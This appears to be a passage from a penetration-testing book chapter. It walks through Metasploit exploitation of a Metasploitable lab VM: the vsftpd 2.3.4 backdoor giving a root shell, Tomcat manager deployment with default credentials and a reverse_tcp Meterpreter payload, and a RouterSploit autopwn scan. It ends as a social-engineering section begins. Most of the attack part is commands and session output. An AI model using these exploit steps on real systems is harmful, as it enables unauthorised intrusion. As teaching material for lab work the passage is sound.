✓	139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
✓	445	tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
✓	513	tcp	open	login	OpenBSD or Solaris rlogind
✓	514	tcp	open	tcpwrapped	
✓	2049	tcp	open	nfs	2-4 (RPC #100003)
✓	2121	tcp	open	ftp	ProFTPD 1.3.1
✓	3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
✓	5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
✓	5900	tcp	open	vnc	VNC (protocol 3.3)
✓	6000	tcp	open	X11	(access denied)
✓	8009	tcp	open	ajp13	Apache Jserv (Protocol v1.3)
✓	512	tcp	open	exec	netkit-rsh rexecd
✓	1099	tcp	open	java-rmi	Java RMI Registry
✓	1524	tcp	open	shell	Metasploitable root shell
✓	6667	tcp	open	irc	UnrealIRCd
✓	8180	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

The preceding result shows there are many services running which we can exploit using Metasploit.


Exploiting vsftpd

From the Nmap scan and enumeration, we got to know that our target is running an FTP server. The server version is vsftpd 2.3.4 and is active on port `21`. We open the Metasploit framework using the `msfconsole` command and then search for any exploit matching vsftp as shown in the following image. Metasploit has an exploit `vsftpd_234_backdoor` which we can use to compromise the target.



```
root@kali:~# msfconsole

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search vsftp
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf > 
```


We select the vsftp exploit and set the RHOST parameter as the IP address of the target. Then we run the exploit as shown in the following image. The exploit was successful and it opened up a command shell. Using the whoami command, we could know that we have got root access to our target.



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.25.129
RHOST => 192.168.25.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.25.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.25.129:21 - USER: 331 Please specify the password.
[+] 192.168.25.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.25.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.25.128:35473 -> 192.168.25.129:6200) at 2018-08-24 15:23:40 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Exploiting Tomcat

From the Nmap scan and enumeration, we got to know that our target is running an Apache Tomcat web server. It is active on port 8180. We can hit the target IP on port 8180 through the browser and see the web server default page as shown in the following image:



Apache Tomcat/5.5

Administration
Status
Tomcat Administration
Tomcat Manager

Documentation
Release Notes
Change Log
Tomcat Documentation

Tomcat Online
Home Page
FAQ
Bug Database
Open Bugs
Users Mailing List
Developers Mailing List
IRC

Examples
JSP Examples
Servlet Examples
WebDAV capabilities

Miscellaneous
Sun's Java Server Pages Site
Sun's Servlet Site

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.


Tomcat mailing lists are available at the Tomcat project web site:

- **users@tomcat.apache.org** for general questions related to configuring and using Tomcat
- **dev@tomcat.apache.org** for developers working on Tomcat

Thanks for using Tomcat!


Copyright © 1999-2005 Apache Software Foundation
All Rights Reserved

Now we open up the Metasploit console and search for any exploits matching Tomcat server as shown in the following image:



```
msf > search tomcat_mgr
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                   Disclosure Date  Rank       Description
   ----                                   ---------------  ----       -----------
   auxiliary/scanner/http/tomcat_mgr_login                    normal     Tomcat Application Manager Login Utility
   exploit/multi/http/tomcat_mgr_deploy   2009-11-09       excellent  Apache Tomcat Manager Application Deployer Authenticated Code Execution
   exploit/multi/http/tomcat_mgr_upload   2009-11-09       excellent  Apache Tomcat Manager Authenticated Upload Code Execution


msf > 
```

We'll use the exploit `tomcat_mgr_deploy` as shown in the following image. We implicitly select the exploit payload as `java/meterpreter/reverse_tcp` and then configure other options such as RHOST, LHOST, the default username/password, and the target port.




```
msf exploit(multi/http/tomcat_mgr_deploy) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                          yes       The target address
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.25.129
RHOST => 192.168.25.129
msf exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.25.128
LHOST => 192.168.25.128
msf exploit(multi/http/tomcat_mgr_deploy) > set HTTPUSERNAME tomcat
HTTPUSERNAME => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set HTTPPASSWORD tomcat
HTTPPASSWORD => tomcat
msf exploit(multi/http/tomcat_mgr_deploy) > set target 0
target => 0
msf exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_deploy) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6258 bytes as G0U6.war ...
[*] Executing /G0U6/XWAnBjSG4zcIbyPlqQls.jsp...
[*] Undeploying G0U6 ...
[*] Sending stage (53837 bytes) to 192.168.25.129
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.129:37697) at 2018-08-24 15:37:00 +0530
```

The exploit was successful and it gave us a Meterpreter session.

Hacking embedded devices using RouterSploit


In the previous section, we learned how Metasploit can be effectively used for exploiting remote services. The targets were mainly Windows and Linux operating systems. The number of internet-connected devices is rapidly increasing. These devices have embedded firmware which are also prone to attacks.

RouterSploit is a command-line tool which can be used for exploiting embedded devices. However, it isn't part of the default Kali Linux installation. We can install RouterSploit using the command `apt-get install routersploit`. Once installed it can be launched from the Terminal by typing in `routersploit` as shown in the following image:



```
root@kali:~# routersploit

 ______            _            _____       _       _ _
 | ___ \          | |          /  ___|     | |     (_) |
 | |_/ /___  _   _| |_ ___ _ __\ `--. _ __ | | ___  _| |_
 |    // _ \| | | | __/ _ \ '__|`--. \ '_ \| |/ _ \| | __|
 | |\ \ (_) | |_| | ||  __/ |  /\__/ / |_) | | (_) | | |_
 \_| \_\___/ \__,_|\__\___|_|  \____/| .__/|_|\___/|_|\__|
                                     | |
       Exploitation Framework for    |_|    by Threat9
            Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.2.0
 Homepage   : https://www.threat9.com - @threatnine
 Join Slack : https://www.threat9.com/slack

 Join Threat9 Beta Program - https://www.threat9.com

 Exploits: 127 Scanners: 4 Creds: 165 Generic: 4 Payloads: 32 Encoders: 3

rsf >
```

RouterSploit has an interface very similar to that of the Metasploit console. We can quickly scan the target device using the `scanners/autopwn` option as shown in the following image. We simply set the target IP address and run the scanner.



```
rsf > use scanners/autopwn
rsf (AutoPwn) > show options

Target options:

   Name       Current settings     Description
   ----       ----------------     -----------
   target                          Target IPv4 or IPv6 address


Module options:

   Name            Current settings     Description
   ----            ----------------     -----------
   http_port       80                   Target Web Interface Port
   http_ssl        false                HTTPS enabled: true/false
   ftp_port        21                   Target FTP port (default: 21)
   ftp_ssl         false                FTPS enabled: true/false
   ssh_port        22                   Target SSH port (default: 22)
   telnet_port     23                   Target Telnet port (default: 23)
   threads         8                    Number of threads


rsf (AutoPwn) > set target 192.168.0.1
[+] target => 192.168.0.1
rsf (AutoPwn) > set threads 1
[+] threads => 1
rsf (AutoPwn) > run
[*] Running module...

[*] Starting vulnerablity check...
[*] thread-0 thread is starting...
[*] thread-0 thread is terminated.
[*] Elapsed time: 0.0003497600555419922 seconds

[*] 192.168.0.1 Starting default credentials check...
[*] thread-0 thread is starting...
[*] thread-0 thread is terminated.
[*] Elapsed time: 0.0003368854522705078 seconds

[-] 192.168.0.1 Could not confirm any vulnerablity

[-] 192.168.0.1 Could not find default credentials
rsf (AutoPwn) > 
```


Social engineering using SET

In the very first section of this chapter we saw two possible scenarios of exploitation. Either the attacker has direct access to the target system or the target system is behind the router/firewall and the attacker can reach only till the public interface of router/firewall.

In the case of the second scenario, the attacker has to send some kind of payload to the victim and trick him into executing the payload. Once executed, it will establish a reverse connection back to the attacker. This is a covert technique and involves the use of social engineering.


Kali Linux offers an excellent framework for performing various social engineering attacks. The social engineering toolkit can be accessed at **Applications** | **Exploitation Tools** | **SET**.

The initial screen of SET gives various options related to social engineering attacks as shown in the following image:



